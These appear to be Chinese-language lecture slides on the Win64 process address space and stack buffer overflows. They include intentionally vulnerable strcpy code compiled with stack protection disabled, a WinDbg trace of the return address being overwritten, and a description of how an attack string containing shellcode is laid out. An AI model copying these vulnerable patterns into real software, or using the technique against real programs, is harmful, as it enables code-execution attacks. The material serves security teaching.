argv =**0000000002EFCE8**

argv[0]=**0000000000F3030**

(Local variable)address of

vulnbuff[64]=**0000000002EFC80**

(Local variable)address of

a(init'd) =**0000000002EFC70**

b(uninit) =**0000000002EFCC0**

c(init'd) =**0000000002EFCC4**

由于地址随机化, 您观察到的结果不完全相同, 但总体态势相同。

表10-2 64位Windows10的进程映像

			高地址
0000 7ffb cd9c 0000	动态链接库的映射区	ntdll.dll, kernel32.dll, KERNELBASE.dll	
		空白区	
		高地址	
0000 0001 3F75 E470	global (.bss)	未初始化全局变量	
0000 0001 3F75 C000	global .data	初始化的全局变量	
0000 0001 3F75 1040	main		
0000 0001 3F75 1020	fun2		
0000 0001 3F75 1000	fun1	低地址	
0000 0000 002E FFFC		堆栈高地址	
0000 0000 002E FCE8	argv	main的参数的地址 即命令行参数的地址	
0000 0000 002E FCE0	argc		
0000 0000 002E FC70	local	局部变量	
		低地址	

# Win64的进程空间

- 注：64位的Windows7及后续版本对进程的地址空间使用了地址随机化机制，使得每次运行进程所给出的地址空间都不同。进一步的测试表明，动态链接库的加载基址不随进程的运行次数改变，然而，如果重新启动操作系统，则动态链接库的加载基址也会变化。
- 注：Win64除了加载kernel32.dll, ntdll.dll，还加载了**KERNELBASE.dll**。
- 函数调用时所建立的栈帧也包含了下面的信息：
  - (1) 函数被调用完后的返回地址。
  - (2) 调用函数的栈帧信息，即栈顶和栈底(最高地址)。
  - (3) 为函数的局部变量分配的空间。
  - (4) 为被调用函数的参数分配的空间。
- 由于被调用函数的返回地址和其内部的局部变量均存放在栈中，且返回地址在栈的高地址区、缓冲区在栈的低地址区，如果向缓冲区拷贝了过多的数据，则返回地址被改写。

## 10.5.2 Win64的缓冲区溢出流程

- 考虑如下的例子程序(w64overflow.c):

```
#include <stdio.h>
#include <string.h>
char largebuff[] = "012345678901234567890123ABCDEFGH"; //32 bytes
void foo()
{
    char smallbuff[16];
    strcpy (smallbuff, largebuff);
}
int main (void)
{  foo(); return 0; }
```

# Win64 进程的段错误

- 用 /Zi /GS- 参数编译并运行程序：

```
cl /Zi /GS- ..\src\w64overflow.c
```

```
/out:w64overflow.exe
```

```
/debug
```

```
w64overflow.exe
```

- 可见会发生段错误。





图10-9 进程运行错误提示窗口

# 用WinDbg的AMD64版本调试Win64进程

windbg w64overflow.exe



```
Command - w64overflow.exe - WinDbg:6.12.0002.633 AMD64

Microsoft (R) Windows Debugger Version 6.12.0002.633 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: w64overflow.exe
Symbol search path is: *** Invalid ***
*****
* Symbol loading may be unreliable without a symbol search path.      *
* Use .symfix to have the debugger choose a symbol path.              *
* After setting your symbol path, use .reload to refresh symbol locations.*
*****
Executable search path is:
ModLoad: 00000001`3f860000 00000001`3f87c000 w64overflow.exe
ModLoad: 00000000`76d80000 00000000`76f29000 ntdll.dll
ModLoad: 00000000`76b60000 00000000`76c7f000 C:\Windows\system32\kernel32.dll
ModLoad: 000007fe`fcde0000 000007fe`fce4b000 C:\Windows\system32\KERNELBASE.dll
(98.248): Break instruction exception - code 80000003 (first chance)
*** ERROR: Symbol file could not be found. Defaulted to export symbols for ntdll.dll
ntdll!CsrSetPriorityClass+0x40:
00000000`76e2cb60 cc                int     3

0:000>
```

图10-10 加载w64overflow.exe后的Command窗口



## 跟踪函数foo的执行

- 反汇编foo函数:

0:000> **u foo**

0:000> u foo

w64overflow!foo [c:\work\ch12win64\src\w64overflow.c @ 9]:

00000001`3f861020 4883ec38 sub rsp,38h

00000001`3f861024 488d15d53f0100 lea **rdx**,[w64overflow!largebuff (00000001`3f875000)]

00000001`3f86102b 488d4c2420 lea **rcx**,[rsp+20h]

00000001`3f861030 e8eb000000 call w64overflow!**strcpy** (00000001`3f861120)

00000001`3f861035 4883c438 add rsp,38h

00000001`3f861039 c3 ret

- 在3个关键地址设置断点:

0:000> **bp foo**

0:000> **bp foo+10**

0:000> **bp foo+19**




图10-11 设置断点后的反汇编窗口

- Win64进程用64位栈寄存器rsp保存了返回地址的指针。
- 从汇编代码可以看出，用64位寄存器rdx和rcx分别保存strcpy函数的两个参数。
- 启动进程，执行到第1个断点(foo的第1条汇编指令)，查看寄存器的值：

```
0:000> g
```

```
0:000> dd rsp
```

```
00000000`0020f988 3f861049 00000001 00000001 00000000
```

- 栈指针为00000000`0020f988，栈内容为**00000001 3f861049**，该地址就是foo()函数的返回地址，对应于main()的第3条汇编指令。
- 记录下堆栈指针rsp的值，在此以A标记，A=rsp=0x00000000 0020f988。继续执行到下一个断点，查看rcx和rdx：

```
0:000> g
```

```
0:000> dd rcx
```

```
00000000`0020f970 00000000 00000000 c9b02044 00007ff7
```

```
0:000> da rdx
```

```
00000001`3f875000 "012345678901234567890123ABCDEFGH"
```

- C函数strcpy(des, src)有两个参数。在64位Windows系统中，用寄存器rdx保存源字符串src的地址，用寄存器rcx保存目的字符串des的地址。
- rcx保存smallbuff的首地址，B=smallbuff的首地址=00000000`0020f970，则smallbuff的首地址与返回地址的距离=A-B=0x**00000000`0020f988** - 0x**00000000`0020f970** = **24**=0x**18**

0:000> ? 0x00000000`0020f988 -0x00000000`0020f970

Evaluate expression: **24** = 00000000`000000**18**

- 执行strcpy函数后，函数的返回地址将被覆盖，被覆盖为largebuff的第24~32个字节，即"ABCDEFGH"。
- 继续执行到下一个断点，查看此时栈寄存器的值：

0:000> da rsp


00000000`0020f988 "**ABCDEFGH**"

- 因此执行指令ret后，栈的内容将弹出到指令寄存器rip，即rip="**ABCDEFGH**"，同时rsp=rsp+8。而地址"ABCDEFGH"是无效的指令地址，因此引发段错误。
- 通过修改largebuff的内容（将"ABCDEFGH"改成期望的地址），就可以将rip变为可以控制的地址，从而控制程序的执行流程。

## 10.5.3 Win64的缓冲区溢出攻击技术

- 从10.5.2可知，被攻缓冲区的首地址=0x00000000 0020f970，由于Win64为little\_endian，即小端字节序，该地址在内存中的实际存储方式如下：

**0x00000000 0020f970**



低地址



高地址

图10-12 64位地址的实际存储方式

# 攻击代码的构造

- 也就是说，如果把地址看作字符串，则第4至第8字节为字符串结束符'\0'，即字符串拷贝函数strcpy在拷贝字符串时从该地址的第4字节后的字符将被截断。当然，如果程序使用memcpy函数拷贝缓冲区，则不需要考虑字符串结束符'\0'的影响。
- 考虑如下的代码：

```
#define LBUFF_LEN 256
SmashBuffer(char * attackStr)
{
    char buffer[LBUFF_LEN];
    strcpy (buffer, attackStr);
}
```
- 显然，若attackStr的内容过多，则上述代码会出现缓冲区溢出错误。由于64位地址的最高2个字节为字符串结束符'\0'，只能按如图10-13的方式组织攻击代码。



(b) 即将执行strcpy之前buffer及栈的内容

图10-13 64位Windows系统攻击串的构造及栈的内容

## 攻击代码的构造

- 由此可以推断，如果要成功利用Win64中由于strcpy等类似函数（截断'\0'之后的字节）造成的溢出漏洞，则被攻击的缓冲区必须大到足以容纳shellcode。
- 如果溢出漏洞是由memcpy等函数（不截断'\0'之后的字节）造成的，则也可以将shellcode放置在跳转地址之后。此时的攻击串可按图10-14的方式构造。



# 攻击代码的构造




图10-14 攻击串的构造(由memcpy等函数导致的漏洞)

谢谢!